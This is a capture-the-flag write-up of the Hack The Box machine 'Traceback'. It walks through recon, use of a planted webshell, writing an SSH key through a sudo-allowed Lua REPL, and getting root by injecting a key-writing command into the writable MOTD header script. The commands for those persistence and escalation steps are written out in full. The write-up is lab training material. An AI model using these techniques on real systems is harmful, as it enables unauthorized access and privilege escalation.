Traceback - 10.10.10.181

traceback is an easy linux box that included some OSINT to access an implemented backdoor to gain user access. Sudo and abusing some lua was required to move forward. The root part consisted of manipulating an SSH header to execute injected code when someone logs into the box.


Recon

NMAP

```
Nmap scan report for 10.10.10.181
Host is up (0.049s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 14 19:57:20 2020 -- 1 IP address (1 host up) scanned in 9.49 seconds
```

- Looks like a web box, let's check it out:



Some free internet for us - nice!

I tried doing some fuzzing with gobuster, but got no results. In the end I was kind of curios what he ment by backdoor and eventually ended up googling his name. I found a github repository with some webshells, so I copied the name of the files and was hoping to get a result, which I did:

A quick look in the source code and we get the credentials: `admin:admin`

Now that we have a interactive shell environemnt, we can search the system for some additional information and the potential privesc. Currently we are the user `webadmin`, but since the webshell is kind annoying and unstable, we can copy our public ssh key to /home/webadmin/.ssh/authorized_keys and connect to the box :

- generating keys in the current directory

```
ssh-keygen -t rsa -f key -P ""
```

- Uploading the key & adding it to authorized_keys:

- Connecting to the box

```
ssh -i key webadmin@10.10.10.181
```

Get user: Sysadmin

Doing some basic enumeration, we can find that sudo is installed and that we indeed are able to execute something as the user sysadmin:

```
$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

As well as a note located in our home directory in /home/webadmin:

```
$ cat /home/webadmin/note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question
```

Maybe you have heard from lua, it's also used by NMAP to create some scripts with it. The script itself does not do much, it is basically just a lua shell, that interprets our commands:

```
$ webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit

Welcome to the Luvit repl!
> print("hi DaWoschbar")
hi DaWoschbar
>
```

Since the shell is running as the user sysadmin, we can use the key pair that we generated before, and use the script to insert our private key once again in the authorized_keys. This way we can connect to the box as the user sysadmin.

The script looks the following:

```
#create authorized_keys file if it does not exist + prepare to write in it
test = io.open("/home/sysadmin/.ssh/authorized_keys", "w");

#Write the SSH key into the file
test:write("ssh-rsa <redacted> root@kali \n");

#close the io connection
test:close()
```

The whole output should look like this:

```
$ webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> test = io.open("/home/sysadmin/.ssh/authorized_keys", "w");
> test:write("ssh-rsa <redacted> root@kali \n");
file (0x01fcdf60)
> test:close()
true
```

Now we can connect as the user sysadmin via SSH:

```
ssh -i key sysadmin@10.10.10.181
```

Become root

The root part was kinda tricky, but I must admit I liked it a lot. I haven't mentioned it yet, but when logging in via SSH we get greeted with a special message:

```
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land
```

We can locate where these files are stored, the first one is in `/opt/owned.msg`, but the second one is stored in `/etc/update-motd.d/00-header`

Inspecting the header, we can see that the output is being echo'ed out:

```
[...]
echo "\nWelcome to Xh4H land \n"
```

And looking at the permissions it is writeable by us:

```
$ sysadmin@traceback:/etc/update-motd.d$ ls -al 00-header
-rwxrwxr-x 1 root sysadmin 981 Aug 14 11:55 00-header
```

We can now do the following:

- SSH is a service that is running with root privileges
- The MOTD banner will **always** be executed when we connect to the machine
- We can tell the banner to echo our SSH key into the root's `authorized_keys` file in order to connect as the root user to the machine

But you have to be fast by doing that, since there is a cronjob in the background that regularily cleans up the banner files, I guess that was done to not spoiler anything for other hackers. I wrote mine in an external file to copy paste it at the end of the banner header file:

```
[...]

echo "\nWelcome to Xh4H land \n"
echo "Writing..."
echo -n "ssh-rsa <redacted> root@kali" >> /root/.ssh/authorized_keys
```

Now we can reconnect as the user sysadmin via SSH and can see that our message is printing:

```
ssh -i key sysadmin@10.10.10.181

Welcome to Xh4H land

Writing...
```

And we now can connect as root to the machine:

```
ssh -i key root@10.10.10.181
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################

Welcome to Xh4H land

Writing...


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings

Last login: Fri Jan 24 03:43:29 2020
root@traceback:~# whoami
root
root@traceback:~# cat root.txt
05685f007889a9c89a04f3d9e56ade19
```

We now have successfully pwned traceback!

Conclusion

I liked traceback a lot. I must admit that I was not prepared to search in a GitHub Repository for a specific webshell to access the backdoor, that was really cool. The user part was pretty easy and straightforward, I think it was intended for some beginners to see how they can exploit lua. The root part was kinda special, because I never though that the banners can be abused that easily. Overall a really great box that i enjoyed a lot!